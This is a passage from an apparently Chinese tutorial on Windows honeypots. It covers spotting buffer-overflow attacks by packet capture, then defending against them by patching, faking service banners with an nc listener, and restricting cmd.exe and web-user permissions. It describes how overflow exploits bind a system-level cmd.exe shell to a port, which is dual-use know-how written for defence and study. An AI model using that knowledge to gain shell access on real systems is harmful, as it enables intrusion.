



图25

如果你使用的不是Sniffer，而是使用类似NC的程序在端口80监听的话，那么，也会接收到类似的代码（如图25），而且，如果是使用NC监听的话，可以很清楚地看到部分shellcode，如果有兴趣的话，还可以在网上搜索一下针对ida漏洞攻击的代码，然后与你所抓到的数据进

行一下对比。

再看一下RPC溢出漏洞的攻击过程（如图26），从图中可以看出，在建立了RPC连接后，就出现了基于TCP连接的数据传输，而TCP传输的过程中有大量数据流入，不过，由于RPC的过程是受系统保护的，因此，我们很难判断数据传输的是什么，在这里，我可以告诉大家，这是一个攻击过程。


图26

从上面两个例子可以看出，溢出过程是可以通过工具进行捕捉的，但是，并非所有的溢出过程都是可以明文捕捉的，因此，如果想真正了解每种攻击的话，那么，只有自己积攒溢出代码库，在每个严重的溢出程序推出后，我们可以通过自己实验的方式来测试攻击程序，同时抓包分析，记住或是通过记录数据特征，以便以后在查看数据时可以迅速看出攻击类型和攻击程序所针对的服务。其实，这个过程往往就是很多IDS所必须的一个过程，很多IDS的规则库保存了大量的shellcode或是类似的数据代码，然后，在网络上进行抓包并尝试匹配，一旦匹配成功，即认为网络上出现了此类攻击；与IDS不同的是，这里，我们并非通过程序实现，而是通过手工实现。





图27

关于溢出攻击的检测手段就说这么多，下面简单说一下溢出攻击的防范。

大家应该清楚，这里我们讲解的是蜜罐系统，然而，溢出攻击带来的危害可能是巨大的，一次成功的溢出攻击，很可能在几秒钟内就使你的系统被攻占，然而，如果一个蜜罐被入侵者拿到最高权限的话，那么，就失去了其蜜罐的意义，因此，这里我们不但需要能识别溢出攻击，还要能做好防御。

防御方法一：安装补丁

在这里，我们是以MSWin32操作系统下的蜜罐系统的搭建为主要讲解对象，而针对Windows系列的操作系统，绝大部分漏洞都是可以用补丁解决问题的；但是，这里需要有一点明确，如果打上补丁的话，那么，就意味着只能了解入侵者的攻击手段而无法让其通过该类攻击进入你的系统，因此，对于那些想要深入了解攻击者想法的人们，此法似乎不太合适。


图28

防御方法二：模拟服务

先说缺点，模拟的服务或系统，是无法替代真实的服务和系统的，因此，其缺点和防御方法一所带来的是一样的，就是，虽然可以获取对方的攻击方法和手段，但是由于服务是模拟的，而无法让对方通过此类攻击进入你的操作系统，因此，如果想要深入了解入侵者的行为的话，这种方法不推荐。

至于服务的模拟方法，主要分为两步：第一、端口监听；第二、banner模拟。这两步是比较大众化的，而且也是比较有效的，下面把过程简单说一下：

首先，我们建立一个文件，名为：fake.banner.txt，里面写上如下内容“This is a fake banner”，引号里的内容就是你打算让对方看到的banner信息，这里我们假设在端口5277上模拟一个服务，用NC来做，很简单：**nc -vv -L -p 5277 < C:\fake.banner.txt**

另外一头，我们可以用nc来连接测试一下：**nc -vv IP_addr 5277**，这样就可以看到我们模拟的那个banner信息：“This is a fake banner”（如图27）。

这是一个比较简单的方法，至于复杂的方法，有些是通过专门的工具完成的，这里就不介绍了，我们回到正题。

防御方法三：权限限制

其实，Windows操作系统漏洞虽然多不胜数，但是，很多漏洞都是可以通过权限设置进行弥补的。例如，在Windows 2000下，我们可以设置一下cmd.exe的权限。为什么要设置cmd.exe的权限呢？原因很简单，目前，有相当多的溢出程序，在溢出成功后，会在某一个特定的端口以system或是其他高权限用户绑定上cmd.exe程序，然后，当我们用nc或是telnet方式连接该端口的时候，获得的就是具有system权限的cmd.exe程序界面，因此，我们可以做很多事，但是，在Windows NT/2K/XP上，如果使用了NTFS分区，我们只要对cmd.exe设置一下权限，那么，完全可以禁止system用户对cmd.exe的访问，关于权限的设置方法，这里就不细讲了。另外，我们还可以给一些系统命令加上权限，例如net.exe

和net1.exe等等。

其实，利用权限限制的方法不仅对溢出攻击有效，对很多攻击都是很有效的，例如，web上我们也可以用这样的方法，大家都知道，访问web的时候，默认是使用Windows一个内置的权限较低的用户IUSR_MACHINENAME进行访问的，为了防止入侵者通过web漏洞或是Injection的方式进入系统，我们可以针对此用户设置权限，让其对虚拟目录只有可读权限，除非程序需要，否则绝对不给写权限，这样，就可以有效避免入侵；即使对方找到了漏洞，由于其使用的只是IUSR_MACHINENAME这个用户，最终也会因为权限不够而无法得手的。

话题扯得远了些，但是，不得不承认，Windows权限上的设置对防范入侵是一个非常有效的手段，而且，我们可以利用权限设置和审核策略结合的这种方法来详细记录入侵者的一举一动（关于这一点，在后面的实例中会有说明）。以上三种是比较有效而比较简单的方法，除了这些方法外，最简单的就是借助第三方软件，例如防火墙。

（4）利用模拟服务的方法迷惑对方

修改banner模拟服务这些手法对很多人来说已经是小儿科了，而且类似的方法似乎用得也比较滥了，实在没什么好讲的。

但是，有一点却是值得一提的，就是很多入侵者相信扫描器的问题。现在相当多的入侵者，在入侵前一定会进行扫描，而相信扫描结果的人又占多数，很多人会抱着扫描报告一个漏洞一个漏洞的去试，所以，在这方面，我们就占了主动优势。例如，我们可以通过开端口的方法来诱惑对方，就像前面说的那样，一个nc命令打开一个端口，因为现在很多扫描器针对一些比较常见的服务（例如WEB）的扫描是基于端口的。关于类似的方法在网上很多文章已经讲得很多了，这里就不再重复什么了，只是给大家提供一个思路。

3、利用Windows操作系统制作一个真实的蜜罐

虚拟蜜罐系统可以做很多事情，但是，毕竟做来做去只是在同一个系统上动手脚，比较容易暴露，而且，单机模拟蜜罐的时候，最有效的是捕捉扫描数据，例如，入侵前的扫描过程、病毒爆发前的扫描过程、蠕虫病毒的传播过程（可以据此而找到毒源）等等。

然而完整的蜜罐系统不但需要捕捉到入侵者的前奏，还要监视其登录主机后的"工作"过程，因此，这种时候，利用虚拟的蜜罐系统多少有些力不从心。下面，我们就来利用一个真实的系统来搭建一个蜜罐。UNIX/Linux下提供了很多简单有效而且专业的蜜罐程序，但是，我们要做的是针对Windows的，而且，尽量借助少量的第三方软件的情况下，尽量使用Windows本身来完成这个蜜罐。

准备工作

首先，做一些准备工作。至少保证有两台主机以运行两个操作系统；或者，保证使用一台计算机，同时运行一个虚拟机以保证能两个操作系统同时运行。

操作系统的选择

推荐使用Windows 2000 professional，也许有人会奇怪为什么不使用更高版本的操作系统，这个问题值得注意，版本越高，功能越强，因此，无形中，就相当于给入侵者手中的刀就越锋利，可以举下面这样一个例子：

